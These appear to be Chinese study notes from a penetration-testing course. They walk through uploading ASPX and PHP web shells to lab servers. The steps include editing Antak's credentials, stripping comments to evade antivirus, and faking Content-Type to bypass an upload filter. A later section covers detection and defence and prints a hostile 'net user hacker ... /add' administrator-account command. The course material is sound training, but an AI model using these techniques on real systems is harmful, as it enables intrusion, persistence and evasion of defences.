


## 浏览器访问 Shell 接口

访问地址：

`http://status.inlaneFreight.local/files/demo.aspx`


- ◆ 注意：某些服务端路径使用 \ ，浏览器会自动转为 / 显示为：



## 使用 Laudanum Web Shell 远程执行命令

页面将提供一个命令输入框

```
cmd /c [command]
```



# Antak WebShell - 基于 ASPX 的 Web Shell 工具

## 一、在学习 ASPX Shell 之前的小技巧

在 HTB Academy 中学习 ASPX Web Shell 概念时，可以结合 **视频教学资源** 更直观地理解内容。推荐使用：

🔍 学习资源推荐：IPPSEC (<https://ippsec.rocks>)

- ◆ 输入关键词（如 **aspx**）即可获取相关视频和精确时间戳。
- ◆ 示例视频：**Cereal** 机器的演示，在 **1:17 - 1:20** 时展示了 ASPX 文件上传并通过浏览器交互。

## 二、什么是 ASPX？

**ASPX (Active Server Page Extended)** 是微软 ASP.NET 框架中的网页文件格式，常用于：

- ◆ 构建 Web 表单，接收用户输入；
- ◆ 在服务端解析后生成 HTML 页面；
- ◆ 由于其运行在 Windows 上，可以配合 PowerShell 实现强大的系统控制功能。

我们可以编写 ASPX 格式的 Web Shell，通过浏览器与 Windows 系统交互，进而执行命令或远程控制。

## 📦 Antak WebShell 简介

📁 所属项目：Nishang

- ◆ **Nishang** 是一个著名的进攻性 PowerShell 工具集；
- ◆ Antak 是其中的 ASPX Web Shell，专为与 PowerShell 协同工作设计；
- ◆ 支持执行脚本、编码命令、上传/下载文件、SQL 查询等功能；
- ◆ 主题界面仿 PowerShell 控制台，友好直观。

```
(root@kali24)-[/usr/bin]
nishang
```

```
> nishang ~ Collection of PowerShell scripts and payloads
```

```
/usr/share/nishang
├── ActiveDirectory
├── Antak-WebShell
├── Backdoors
├── Bypass
└── Client
```

```
├── Escalation
├── Execution
├── Gather
├── MITM
├── Misc
├── Pivot
├── Prasadhak
├── Scan
├── Shells
├── Utility
├── nishang.psm1
├── powerpreter
└── (root@kali24)-[/usr/share/nishang]
#
```

## Antak WebShell 使用方法演示

### 步骤 1: 准备上传文件

```
cp /usr/share/nishang/Antak-WebShell/antak.aspx
/home/administrator/Upload.aspx
```

✓ 修改第14行，设置你的访问凭据（用户名与密码）：

```
if(username=="YourUsername" && password=="YourPassword")
```

删除文件中的注释和 ASCII 艺术图案，防止被防病毒软件检测。

```
10 protected void Login_Click(object sender, EventArgs e)
11 {
12 // WARNING: Don't be lazy, change values below for username and password. Default credentials are disastrous.$
13 // Default Username is "Disclaimer" and Password is "ForLegitUseOnly" without quotes and case-sensitive.$
14 if (Username.Text == "Disclaimer" && Password.Text == "ForLegitUseOnly")$
15 {
16 execution.Visible = true;$
17 execution.Enabled = true;$
18 authentication.Visible = false;$
19 output.Text = @"Welcome to Antak - A Webshell which utilizes PowerShell$
20 Use help for more details.$
21 Use clear to clear the screen.";$
```

### 步骤 2: 上传至目标服务器

- ◆ 使用之前演示中 (Laudanum) 的 `status.inlanefreight.local` 网站上传接口;
- ◆ 上传 `Upload.aspx` 文件;
- ◆ 上传成功后，文件位于：

```
http://status.inlanefreight.local/files/Upload.aspx
```

### 步骤 3: 访问并使用 WebShell

- ◆ 浏览器访问该 URL 后，将出现登录界面;

- ◆ 输入设置好的用户名与密码，即可进入 Antak WebShell 控制台。

## Web Shell 功能界面说明

成功登录后，你将看到如下功能模块：

- ◆ 命令输入窗口（仿 PowerShell）
- ◆ 功能按钮：
  - ◆ **Submit**：提交命令
  - ◆ **Browse**：浏览本地文件
  - ◆ **Upload the File**：上传文件
  - ◆ **Encode and Execute**：编码并执行脚本
  - ◆ **Download**：下载文件
  - ◆ **Parse web.config**：解析网站配置
  - ◆ **Execute SQL Query**：执行 SQL 查询
- ◆ 提示信息：

Welcome to Antak - A Webshell which utilizes PowerShell.  
Use help for more details. Use clear to clear the screen.

# PHP Web Shell

## PHP Web Shells：服务器端控制的黄金入口

### 一、为什么 PHP Web Shell 重要？

- ◆ **PHP 是最流行的服务器端语言**，根据 W3Techs 2021 年 10 月的数据，**78.6% 的网站使用 PHP**。
- ◆ 许多常见 Web 应用（如之前提到的 rConfig）都基于 PHP 构建。
- ◆ 渗透测试人员可以利用这类服务，通过漏洞上传 PHP Web Shell，从而远程控制目标主机。

### 二、Web Shell 示例：rConfig + WhiteWinterWolf 的 PHP Shell

#### 环境准备

- ◆ 目标：**rConfig 3.9.6** Web 应用
- ◆ 默认登录凭据：**admin : admin**
- ◆ 导航路径：**Devices > Vendors > Add Vendor**

此处支持上传 Logo 图片，我们将尝试利用这一功能上传 Web Shell。

### 三、上传 Web Shell 的绕过方法

💡 文件类型限制绕过（文件名后缀检查绕过）

1. 使用 [WhiteWinterWolf 的 PHP Shell](#)  
◆ 可下载或手动复制源代码保存为 `.php` 文件
2. rConfig 页面仅允许上传图片文件（如 `.jpg`，`.png`）；
3. 使用 **Burp Suite** 拦截上传请求，**修改 Content-Type**：  
◆ 原值：`application/x-php`  
◆ 修改为：`image/gif`
4. 完成修改后点击 Burp 的 `Forward` 两次；
5. 成功提示：“Added new vendor NetVen to Database”；
6. 上传的 PHP 文件保存路径（默认）：  
`/images/vendor/connect.php`

### 四、Web Shell 使用成功效果

- ◆ 访问 `http://<rConfig_IP>/images/vendor/connect.php`
- ◆ 加载 PHP Web Shell 页面后，你可以直接在浏览器中执行命令：  
◆ 如：`whoami`，`uname -a`，`ls`

⚠ 注意：这是一个 **非交互式 shell**，存在一定限制。

## 检测与防御（Detection & Prevention）

### 一、引言

本节从攻击者的角度切换到**防御方视角**，探讨如何检测 Web Shell 与 Payload 的活动、如何识别网络异常，以及如何防御这些攻击。

### 二、检测思维框架：MITRE ATT&CK

MITRE ATT&CK 是一个基于现实攻击行为的知识库，帮助我们分类识别攻击行为。

### 与 Shell 和 Payload 相关的 3 个重要策略与技巧：

策略 / 技术	描述
<b>Initial Access (初始访问)</b>	攻击者通过公开漏洞、Web 应用、SMB配置错误等手段入侵首个主机获得立足点。
<b>Execution (执行)</b>	攻击者在受害主机上运行植入的 Payload，如通过浏览器命令、PowerShell、Metasploit等。
<b>Command &amp; Control (C2)</b>	建立持久访问，使用常见协议如 HTTP、DNS、Slack、MS Teams 实现指令传输与通信。

## 三、需关注的重要事件与指标（Events to Watch For）

### 1. ▲ 文件上传行为

- ◆ 上传 PHP/JSP 文件是最常见的 Web Shell 建立方式；
- ◆ 检查应用日志是否有**非图像文件上传**；
- ◆ 可借助防火墙、杀软拦截上传行为。

### 2. 👤 非管理员用户的异常行为

- ◆ 普通用户执行 `whoami`、`cmd`、`bash` 等命令很异常；
- ◆ 端主机之间的 SMB 文件共享也可能是攻击信号；
- ◆ 应启用 PowerShell、命令日志、登录事件监控。

### 3. 🌐 异常网络会话（NetFlow）

- ◆ 分析用户行为基线，识别异常（如访问新网站、高频GET请求）；
- ◆ 可疑端口通信如 `4444`（Metasploit 默认）要重点留意；
- ◆ 使用工具：**Wireshark**、**SIEM**、**NetFlow 分析器**、**防火墙日志**等。



## 四、建立网络可视性（Network Visibility）

### 📌 关键点：

- ◆ 制定清晰的网络拓扑结构图（Draw.io、NetBrain）；
- ◆ 使用云管理控制器：如 Cisco Meraki、Ubiquiti、Palo Alto 提供 L7 可视化；
- ◆ 建立流量基线（哪些服务、端口、设备是“正常”的）；
- ◆ 网络安全设备支持 DPI（深度包检测），能像防病毒软件一样发现恶意 Payload；
- ◆ Netcat 等工具使用时，其**明文通信可被抓包分析**，需重视加密与流量隐匿。



示例：

Wireshark 显示目标主机通过 4444 端口与攻击机通信，并发送：

```
net user hacker Password123 /add net localgroup administrators hacker /add
```

结合命令日志与 NetFlow，很容易识别恶意行为。

## 五、终端设备保护（End Device Protection）

 受保护的终端类型包括：

- ◆ 员工电脑、服务器、打印机、NAS、摄像头、智能音响等

 推荐防护措施：

- ◆ **安装防病毒软件**（如 Windows Defender）并开启所有防火墙配置文件（域/私有/公共）；
- ◆ **最小权限原则**：普通用户不应具备管理员权限；
- ◆ **补丁管理策略**：确保操作系统和应用程序及时更新；
- ◆ **事件响应预警机制**：通过日志收集与报警系统及时发现异常活动；
- ◆ **记录上传的文件、Payload 的文件名、hash、上传路径**，留证追踪。

## 六、防御建议汇总（Mitigations）

方法	效果说明
 <b>应用沙箱化（Sandboxing）</b>	将易受攻击应用运行在隔离环境中，限制攻击者访问系统资源。
 <b>最小权限策略（Least Privilege）</b>	减少普通用户权限，防止横向渗透。
 <b>主机分段与加固</b>	使用 DMZ、主机硬化指南（如 STIG）防止攻击向内网传播。
 <b>物理/应用层防火墙</b>	严格的入站/出站流量控制 + NAT 可阻断反向 shell 功能。

## 七、总结（Sum It All Up）

- ◆ 没有任何一种方法能“终结一切攻击”，但建立 **多层防御（Defense-in-Depth）架构** 是现代防御的核心。
- ◆ 它让攻击者更难得手，也减少低成本攻击（low-hanging fruit）的风险。
- ◆ **监控 + 基线分析 + 主动防御 = 有效的防御体系。**